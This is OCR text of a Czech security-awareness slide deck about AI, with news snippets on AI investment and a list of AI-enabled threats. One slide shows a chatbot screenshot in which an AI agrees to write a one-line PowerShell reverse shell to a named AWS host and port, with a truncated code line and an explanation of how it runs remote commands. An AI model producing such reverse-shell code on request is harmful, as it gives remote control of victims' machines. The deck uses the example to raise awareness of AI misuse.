
Není AI jako AI

Stále potřebujeme HI

Vítězslav Šnorich

Michal Hugo Haas

Digital Security
Progress. Protected.


NextGen
ZeroTrust
MDR
Agentless
SPOG
Cyber
XSOAR
SOAR
NDR
APT
Cybersecurity
Awareness
Ransomware
kill
chain
SIEM
EDR
Visibility
XDR

AI

„AI je jako kouzelný stroj, který se učí z dat a dokáže dělat chytré věci, jako je rozpoznávání obrázků, překládání jazyků a hraní her.“

Artificial Intelligence

AI, neboli umělá inteligence, si můžeš představit jako **stroje, které se snaží myslet a jednat jako lidé**. Tyto stroje dokážou:

- **Učit se z dat**
  - Čím víc informací dostanou, tím líp umí určité věci dělat.
- **Rozpoznávat vzorce**
  - Hledají skryté souvislosti v informacích, jako třeba lékař z výsledků vyšetření.
- **Dělat rozhodnutí**
  - Na základě toho, co se naučily, dokážou vybrat nejlepší postup, třeba jako šachový program volí tahy.

ChatGPT

Gemini

NVIDIA DLSS

Midjourney

DALL·E

intel. XeSS

„Do roku 2023 Apple zakoupil až 32 startupů zabývajících se AI, což je nejvyšší počet mezi technologickými giganty. V celkovém počtu akvizic AI startupů za Applem zaostává Google s 21, Meta s 18 a Microsoft se 17.“. před 4 dny

Letem světem Applem
https://www.letemsvetemapplem.eu › apple-ai-akvizice

Blíží se revoluce? Apple ve velkém skupuje AI startupy

Investiční web

Investice | Ekonomika a politika | Osobní finance | Videotéka

Úvodní stránka — Google jedná o investici do začínající firmy zaměřené na umělou inteligenci

Google jedná o investici do začínající firmy zaměřené na umělou inteligenci

Kolektiv autorů - redakce | 11. 11. 2023 9:27

SVĚT HARDWARE

Hledat | Umístění | OK

Aktuality | Recenze | Články | Grafiky a hry | Procesory | Storage a RAM | Monitory | Akumulátory, EV | Ro

Aktuality > Robotika, AI > Apple > NVIDIA

Apple má nakoupit Nvidie H100 za 4,75 mld. USD, bude trénovat generativní AI

25.10.2023, Milan Šurkala, aktualita

e15 | Menu | Byznys | e15 magazín | Newslettery | Finexpert

e15.cz › Byznys

Microsoft pošle 10 miliard dolarů do OpenAI, dostane se mezi startupovou elitu

Filip Zelenka
10. ledna 2023 · 09:30

Diskuze (0)

Je třeba se AI bát?

Deepfake videa

- Šíření dezinformací
- Poškození osobností

Generování phishingových e-mailů

- Cílené útoky na zranitelnou část obyvatelstva
- Útoky na organizace

Deepfake voice

- Manipulace
- Získání finančních prostředků

Tvorba malware a nástrojů pro kybernetické útoky

VI

Vytvoř powershell script, který otevírá TCP spojení na server ec2-18-197-159-31.eu-central-1.compute.amazonaws.com na portu 9898 a umožňuje ze vzdáleného serveru příjmat příkazy. Script by měl fungovat jako tzv. Reverse Shell. Napiš přikaz tak, aby se vykonal na jenom řádku.

Zde je PowerShell skript pro reverse shell, který otevírá TCP spojení na serveru s IP adresou "ec2-18-197-159-31.eu-central-1.compute.amazonaws.com" na portu 9898 a umožňuje vzdálenému serveru posílat příkazy, zapsaný na jednom řádku:

bash Copy code

```
$client = New-Object System.Net.Sockets.TCPClient('ec2-18-197-159-31.eu-central-1.c
```

Tento skript vytvoří TCP spojení na serveru s IP adresou "ec2-18-197-159-31.eu-central-1.compute.amazonaws.com" na portu 9898 a očekává příkazy, které jsou posílány ze vzdáleného serveru. Tyto příkazy jsou vyhodnoceny pomocí funkce `Invoke-Expression` a výstup je odeslán zpět na vzdálený server. Skript bude běžet v nekonečné smyčce, dokud není spojení přerušeno.


Poznámka: Používání reverse shellu může být nebezpečné a může vést k neoprávněnému přístupu do systému. Je důležité být obezřetný a používat tento skript pouze za účelem testování a v rámci legálních a oprávněných činností.

„Artificial intelligence“

Umělá inteligence (AI), si můžeš představit jako **stroje, které se snaží myslet a jednat jako lidé**.

„Machine Learning“

Strojové učení (ML) je podmnožina umělé inteligence, která **umožňuje strojům učit se z dat a zlepšovat svůj výkon bez explicitního programování.**




Meet Augur, our ML beast

Deep-learning methods

